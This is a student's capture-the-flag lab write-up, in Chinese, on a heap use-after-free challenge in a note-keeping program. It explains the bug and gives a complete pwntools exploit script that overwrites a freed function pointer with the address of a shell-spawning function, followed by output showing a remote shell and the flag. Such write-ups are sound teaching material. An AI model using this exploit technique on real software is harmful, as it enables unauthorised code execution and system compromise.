Heap(Use After Free)

叶梓淳 520030910302


2023/5/14

1 heap


阅读程序汇编代码，程序的主题逻辑是循环执行 menu 函数，并指示用户输入操作：1 表示添加 note，2 表示删除 note，3 表示打印指定下标的 note，4 表示退出程序。

对于 add_note 函数，程序首先 malloc 一个 note 的大小 (包括函数指针以及 content 的指针，共 8 字节)，函数指针的值为 print_note_content 函数的地址，再加上 chunk 的头部分，共 16 字节，接着输入 content 的大小，此时在堆上 malloc 指定大小的空间并输入内容。del_note 函数的内容是 free 掉 notelist 对应 index 的 note 以及它的 content，但并未置空，notelist 上存有的函数指针的地址不会改变，因此存在 UAF 漏洞。print_note 函数的内容是从 notelist 上找到对应 index 指示的函数指针，执行函数 (原函数为 put 函数)。注意到原始代码中存在 magic 函数执行系统调用 system("/bin/sh")，则攻击手段为更改执行流使程序执行 magic 函数。

magic 函数的地址为 0x08048945：



调试程序得到 notelist 存放的函数指针地址以及相应的内容如下 (创建了两个 size 为 4 的 note，内容为"aaaa","bbbb")：



已知 fastbin 会根据 chunk 的大小进行管理，顺序为先入后出，其中 16 字节为最小的 chunk。为了更改执行流，需要新创建的 note 用到原来 free 掉的 note 的头 (因为 notelist 存放的是 note 的头的首地址)，并将 content 的内容改为 magic 的函数地址，这样执行 print(0) 操作时函数执行流会被成功篡改，由于分配 content 前需要分配 16 字节的头，则最开始需要添加两个 note 并删除，且给这两个 note 分配的 content 大小不能为 8 字节，使得 fastbin 管理时不会分配出这部分空间，最终得到脚本如下：

- 脚本 1

```
from pwn import *
io = remote("10.0.0.10", 40010)

def add_note(size, content):
    io.recvuntil(":")
    io.sendline("1")
    io.recvuntil(":")
    io.sendline(str(size))
    io.recvuntil(":")
    io.sendline(content)

def delete_note(index):
    io.recvuntil(":")
    io.sendline("2")
    io.recvuntil(":")
    io.sendline(str(index))
```

```python

def print_note(index):
    io.recvuntil(":")
    io.sendline("3")
    io.recvuntil(":")
    io.sendline(str(index))

magic_addr = 0x08048945

add_note(32, "aaaa")
add_note(32, "bbbb")

delete_note(0)
delete_note(1)

add_note(8, p32(magic_addr))
print_note(0)

io.interactive()
```

运行结果如下，得到 flag。

```
test@9-15:~$ python3 exp.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/test/.cache/
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /
        [update]
        interval=never
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.9.0)
[+] Opening connection to 10.0.0.10 on port 40010: Done
[*] Switching to interactive mode
$ ls
flag
heap
start.sh
$ cat flag
flag{easyNoTe_use_After_fRee}$
```